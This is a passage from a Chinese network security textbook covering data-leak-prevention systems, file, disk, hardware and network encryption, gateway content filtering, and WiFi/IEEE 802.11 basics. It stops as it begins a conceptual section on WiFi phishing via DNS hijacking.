- 扩展身份认证。可接管 Windows 身份认证，如果采用，只需输入合法的防水墙用户名和口令即可登录 Windows 系统。

完整的防水墙系统应由 3 部分组成，即防水墙服务器、防水墙控制台、防水墙客户端。

防水墙系统如图 7.5 所示，防水墙服务器和防水墙控制器部署在防火墙后。管理员通过管理防水墙服务器，制定和实施相关的安全策略，并强制分发到各个客户端（受控工作站）。防水墙服务器通过位于各部门的客户端来实现对整个内部网络的用户、数据和设备的管理和监控。




图 7.5　防水墙系统示意图

防水墙服务器包括服务器端软件和数据库，是防水墙系统的核心部分。它通过安全认证机制，建立起与多个客户端（受控制的个人计算机）系统的连接，实现对多个客户端系统的配置、策略制定、资产管理、操作审计等功能。服务器功能如下：

- 存储系统组织结构信息、控制台用户信息和系统工作配置参数。
- 存储各客户端代理用户信息、加密密钥。
- 存储策略，并接收控制台的指令向客户端代理下发策略。
- 存储客户端代理上传的日志信息，备份数据文件，并且备份的数据文件应采用对应的客户端用户密钥加密后再进行存储。
- 接收控制台用户数据请求指令，传送数据文件到控制台，由控制台进行解密、查看和分析。

防水墙控制台（防水墙管理工作站）是系统管理员、操作员、审计员等和防水墙系统交互控制的图形界面，实现系统管理、参数配置、策略管理和系统审计等功能。控制台采用权限分级的授权模式，严格限制对敏感信息的访问权限，以提高系统的安全性，保证信息安全。其功能如下：

- 管理控制台用户，包括添加、删除和修改等操作；控制台用户采用权限分级方式，每个用户只能拥有属于自己的授权工作范围和管理权限。
- 安全工作域结构管理，包括创建组织结构层次以及添加、删除系统组织结构。
- 管理密钥，生成、导入和导出客户端代理的密钥对。

- 客户端代理的添加和卸载，客户端代理策略的配置和下发。
- 管理服务器数据库，包括备份和恢复操作。
- 监测日志的查看、分析和审计，生成报表。
- 客户端代理黑匣子的导入、审计和分析。

防水墙客户端安装于受监控主机上的检测软件，强制执行来自服务器的安全策略，根据安全策略检测客户端用户的行为。客户端软件采用了严密措施，防止本地用户自行卸载、关闭监控程序。客户端代理主要功能如下：

- 如果本机地址已在服务器端注册，可向服务器注册主用户。
- 主用户可以对主机的使用进行授权，添加若干个辅助用户。
- 接收服务器下发的策略，并采用该策略控制客户端代理的工作模式。
- 信息泄露防护，包括网络层、应用层、媒体介质和打印机等信息泄露防护。
- 运行监测，实时记录文件的删除、重命名，记录进程、服务、驱动、用户和组的变化情况。
- 资源获取，接收防水墙服务器指令，上传系统的软件、硬件信息。
- 文件安全服务，加密目标文件，指定密文发放范围并将加密日志上传至服务器；解密授权密文，同时向服务器发送文件解密日志。

7.3.3　加密防范

为了实现对数据的安全保护，通常采用加密技术对关键数据进行加密处理。数据加密技术是最基本的网络安全技术，被誉为信息安全的核心，最初主要用于保证数据在存储和传输过程中的保密性。

加密类技术是较为传统的数据防护技术，其主要理念是将数据的二进制存储转为密文，能够简单有效地解决数据的存储安全问题。加密类技术根据在数据安全防护领域中的应用可细分为文件级加密技术、磁盘级加密技术、硬件级加密技术、网络级加密技术。

1. 文件级加密技术

文件级加密技术是目前使用最为广泛的数据安全解决方案，该技术的优点是开发难度低，用户使用简单。

目前文件级加密技术最新型的应用称为透明加解密，含义是指用户在操作过程中，不改变对文件的访问（打开或关闭）习惯，整个加密（解密）操作过程是自动完成的，用户无须显式地指明算法、密钥和要操作的文件名。该技术是为了减少用户对加解密过程和密钥管理的关注，从而减轻用户的负担，用户不必每次输入密码，以及记住每次使用的密钥。

透明加解密主要是通过建立应用程序的进程和相应文件之间的关联来达到对特定文件数据加密的目的，文档透明加解密系统能够自动地用指定的加密（解密）算法和指定的密钥对指定的文件实行加密和解密操作，其加解密过程对用户透明。

密钥管理通常由密钥生成、分发和存储等过程组成，但是在透明加密方式中，用户无须关心这个过程。透明加解密所用到的算法、密钥是事先设定的、存储在系统的环境变量中，而不是在加密（解密）过程中指定的。系统根据加密策略自动识别哪些文件需要进行加解密操作，哪些不需要。

但是，由于该技术的实现机制所限，决定了文件是否加密主要取决于应用程序和文件的

关联关系，从而导致了安全系统与应用程序的具体实现密切相关，兼容性较差，甚至有可能出现数据被破坏的情况。

文档透明加解密系统需要运行于操作系统的核心态，接管文件系统，将文件数据以密文形式存储在存储设备(例如磁盘)上，当需要读写该加密文件时，利用指纹识别技术和文件名识别技术对文件实时进行加解密。

透明加解密保证在存储介质上的文件始终处于加密状态。其工作原理如图 7.6 所示。




图 7.6　透明加解密的原理

其中，安全策略由管理员设置，包括安全进程和安全文档之间的关联，策略即时下发到客户端，客户端将策略设置到内核驱动程序中。

当客户端用户打开安全文档时，系统在验证用户合法身份与权限后，会在内核中自动解密，应用程序读到的内存数据就已经解密为明文了。

当安全应用程序新创建一个文件或者往一个加密文档中写入时，则在验证用户合法身份与权限后，在内核中自动加密，写入硬盘的数据已经自动加密为密文了。

透明加解密有以下特点：

- 强制性加解密。即应用了这种技术的电子文档安全系统会强制性地对这些电子文档进行加解密(保存的时候加密存盘，打开的时候解密打开)，不需要由终端用户来判断这个文档是否需要加密。
- 加解密过程相对透明。即在使用过程中，终端用户平常工作时几乎不会感觉到加解密过程的存在，还是双击某个文档后自动打开，选择保存菜单命令后文件就被保存，不需要用户考虑加解密问题。
- 对外受阻。一个文件一旦离开使用环境，将自动失效，从而保护文件内容。

文件级加密技术还会涉及密文检索问题。密文检索问题是指用户访问密文数据时可以在不对其进行解密的情况下检索到所需的内容。并且在检索过程中不会泄露任何有关检索的内容。由于在移动终端上对数据进行了加密处理，数据以密文的形式保存在存储服务器中，使得对于密文数据的检索变得较为困难。

目前已知的密文检索算法包括基于关键词的公钥检索算法、线性搜索算法和对称可搜索加密算法等，这类算法通常都需要考虑检索的准确性和效率。

2. *磁盘级加密技术*

磁盘级加密技术通过相关软件在磁盘读写时对磁盘扇区进行加解密来实现，该技术避免了与应用程序相关的限制。采用该技术的数据防泄漏方案以 Windows Vista 中集成的

BitLocker 为代表。但是,单一的磁盘加密技术主要适用于被动泄密保护需求,无法防止通过网络和其他途径的主动泄密行为,这一弱点极大地限制了磁盘级加密技术在数据防泄密方面的应用。

3. 硬件级加密技术

硬件级加密技术直接由数据的存储设备提供加密的特性,最具备代表性的是希捷 DriveTrust 技术,DriveTrust 利用硬盘与计算机系统中其他组件完全隔离的特点,提供基于硬件完全功能的加密平台。在系统或硬盘丢失、被盗、被废弃或转售时,采用 DriveTrust 技术的硬盘可以有效防止未经授权访问其中存储的数据。但是这类技术的弱点与磁盘级加密技术相同,对于通过计算机网络等途径的主动泄密行为无法进行有效遏制。

4. 网络级加密技术

网络级加密技术用来在一个通信模型中防止攻击者窃取传输过程中的机密信息,它通常与其他加解密技术结合使用,用于保障数据在网络传输时的安全。

在安全通信模型中,发送者和接收者共享一个预先分配的对称密钥,消息经过加密之后,在公开的信道上传输。在保证密钥安全的前提下,由于攻击者无法获得密钥,因此他无法解密传输中被加密的消息。基于这个简单模型的加密技术在传统的信息安全系统中为消息的共享提供了机密性保证。

网络级加密技术根据实现层次可以分为网络层的 IPSec VPN 和应用层的 SSL VPN 等。

由于此类技术无法对通过存储介质传递的数据进行保护,因此通常不能作为完整的数据防泄露解决方案,而需要与其他技术结合使用。

7.3.4 安全过滤

过滤类技术的优点是不需要在所有计算机终端上安装防护软件,而是在内网的出口,也就是网关处安装内容过滤设备,该设备可以分析计算机网络中常见的网络协议(比如 HTTP、POP3、FTP、即时通信等),并且对上述协议的内容进行分析、过滤。目前较为先进的设备可以识别出上百种文件格式。

安全管理人员通过设置过滤规则和关键字过滤出相关的内容,防止敏感数据的泄露。但是这种方案也存在固有的弱点:

- 无法识别一些特殊的网络协议。
- 无法识别被用户特殊处理过的通信内容,如果恶意用户对出口的数据进行了加密和隐写术处理,便可以轻易地穿透网关。
- 由于要进行深度的内容过滤,设备性能往往成为限制其应用的一个瓶颈。

为了保障信息安全,企业可以设定一些网络安全政策,如限制员工不能以代理服务器上网,不能浏览广受欢迎的社交网站,以免黑客透过漏洞散播蠕虫病毒。另外,企业应该定时更新计算机防毒软件,减少系统漏洞,免受黑客侵袭。企业还要定时更换口令密码,提高安全性。

7.4 无线局域网安全技术

无线局域网(Wireless Local Area Network,WLAN)可以分为有基础设施的无线局域网和无基础设施的无线局域网两大类,但是我们平时接触最多的还是有基础设施的 WiFi,即基于 IEEE 802.11 系列标准的 WLAN。

由于大多数公共场所的免费 WiFi 缺少安全防护措施,导致其暗藏风险,很容易导致账号密码被盗、个人信息泄露、网银被盗刷、被下载恶意软件等严重后果。下面首先介绍 WiFi 的相关知识,然后介绍 WLAN 的安全技术。

7.4.1 无线局域网概述

WiFi 允许在无线局域网络环境中使用不必授权的 2.4GHz 或 5GHz 射频波段进行无线连接,使智能终端设备实现随时、随地、随意的宽带网络接入,为用户的接入提供了极大的方便。表 7.1 展示了几种常用的 IEEE 802.11 无线局域网。

表 7.1 几种常用的 IEEE 802.11 无线局域网

标准	频段	数据率	物理层	优缺点
IEEE 802.11b	2.4GHz	最高 11Mb/s	HR-DSSS	数据率较低,价格最低,信号传输距离远,且不易受阻碍
IEEE 802.11a	5GHz	最高 54Mb/s	OFDM	数据率较高,支持更多用户同时上网,价格最高,信号传播距离较近,易受阻碍
IEEE 802.11g	2.4GHz	最高 54Mb/s	OFDM	数据率较高,支持更多用户同时上网,信号传输距离远,且不易受阻碍

现在许多地方,如办公室、机场、快餐店等都向公众提供有偿或无偿接入 WiFi 的服务,这样的地点就叫做热点。由许多热点和 AP 连接起来的区域叫做热区(hot zone)。现在也出现了无线互联网服务提供者(Wireless Internet Service Provider,WISP)这一名词。用户可以通过无线信道接入 WISP,继而接入到互联网。

7.4.1.1 WiFi 系统组成

基于 IEEE 802.11 的无线局域网的组成如图 7.7 所示。

IEEE 802.11 规定,无线局域网的最小组成单位为基本服务集(Basic Service Set,BSS),一个基本服务集包括一个基站和若干个移动站。

基本服务集内的基站叫做接入点(Access Point,AP),其作用与网桥相似。网络管理员在安装 AP 时,必须为该 AP 分配一个不超过 32B 的服务集标识符(Service Set Identifier,SSID),并指定一个信道。

一个基本服务集可以是孤立的,也可以通过 AP 连接到一个主干分配系统(Distribution System,DS),然后再接入到另一个基本服务集,构成扩展服务集(Extended Service Set,ESS)。主干分配系统可以采用以太网、点对点链路或其他无线网络等。

ESS 还可以通过门户(portal)为无线用户提供到非 IEEE 802.11 无线局域网的接入。




图 7.7　IEEE 802.11 无线局域网

门户的作用就相当于一个网桥。

一个移动站如果希望加入到一个基本服务集，就必须先选择一个接入点，并与此接入点建立起关联。建立关联就表示这个移动站加入了选定的 AP 所属的子网。

移动站与 AP 建立关联的方法包括以下两种：

- 被动扫描，即移动站等待接收 AP 周期性发出的信标帧（beacon frame）。
- 主动扫描，即移动站主动发出探测请求帧，然后等待从 AP 发回的探测响应帧。

BSS 内，所有的移动站都可以直接通信，但在和非本 BSS 内的移动站通信时，都要通过所在 BSS 的接入点进行转接。

移动站 A 从某一个基本服务集漫游到另一个基本服务集的过程中，仍可以保持与另一个移动站 B 的不间断通信。

7.4.1.2　IEEE 802.11 协议

IEEE 802.11 标准定义了物理层和 MAC 层的协议规范，协议栈如图 7.8 所示。其中的物理层相关内容见表 7.1。




图 7.8　IEEE 802.11 协议栈

IEEE 802.11 的 MAC 子层支持两种不同的 MAC 工作方式：

- 分布式协调功能(Distributed Coordination Function,DCF)是 IEEE 802.11 协议中数据传输的基本方式,即所有要传输数据帧的移动站竞争接入网络。
- 点协调功能(Point Coordination Function,PCF),由接入点 AP 控制的轮询(poll)方式,是一种非竞争的工作方式,主要用于传输实时业务。

其中分布式协调功能直接位于物理层之上,其核心算法是 CSMA/CA 技术,可以作为基于竞争的 MAC 协议的代表。

点协调功能架构在 DCF 之上,是可选的。

7.4.2 钓鱼攻击的类型与防范

所谓的钓鱼攻击,是指黑客伪装成正规的银行页面或者支付页面等骗取用户输入账户名和密码,进而进行经济犯罪。

现在大部分的 WiFi 钓鱼攻击采用以下 3 种方式实现：DNS 劫持、ARP 攻击、伪造 WiFi。

7.4.2.1 DNS 劫持

IP 地址是一串无意义的数字(如 202.119.64.123),是为了用于计算机相互连接而设计的。而域名则更贴近自然语言,便于记忆和沟通,用于人与人之间的交流,如 www.nuaa.edu.cn,只要记住 nuaa 是南京航空航天大学的简写,即可轻松地记住这串地址。

而 DNS(域名服务系统)提供了将域名转换为 IP 地址的服务。例如,当你在浏览器地址栏输入 http://www.nuaa.edu.cn 并按下回车键时,DNS 会自动将 www.nuaa.edu.cn 转换为诸如 http://202.119.64.123/的 IP 地址形式。

但是,DNS 的这个映射过程可能会被攻击者所劫持,使得用户无法将请求报文发送给正确的 DNS 服务器,而是发给了一个假的 DNS 服务器,返回一个假的 IP 地址,继而进行后续的操作,完成攻击的目的。

DNS 劫持原理如图 7.9 所示。

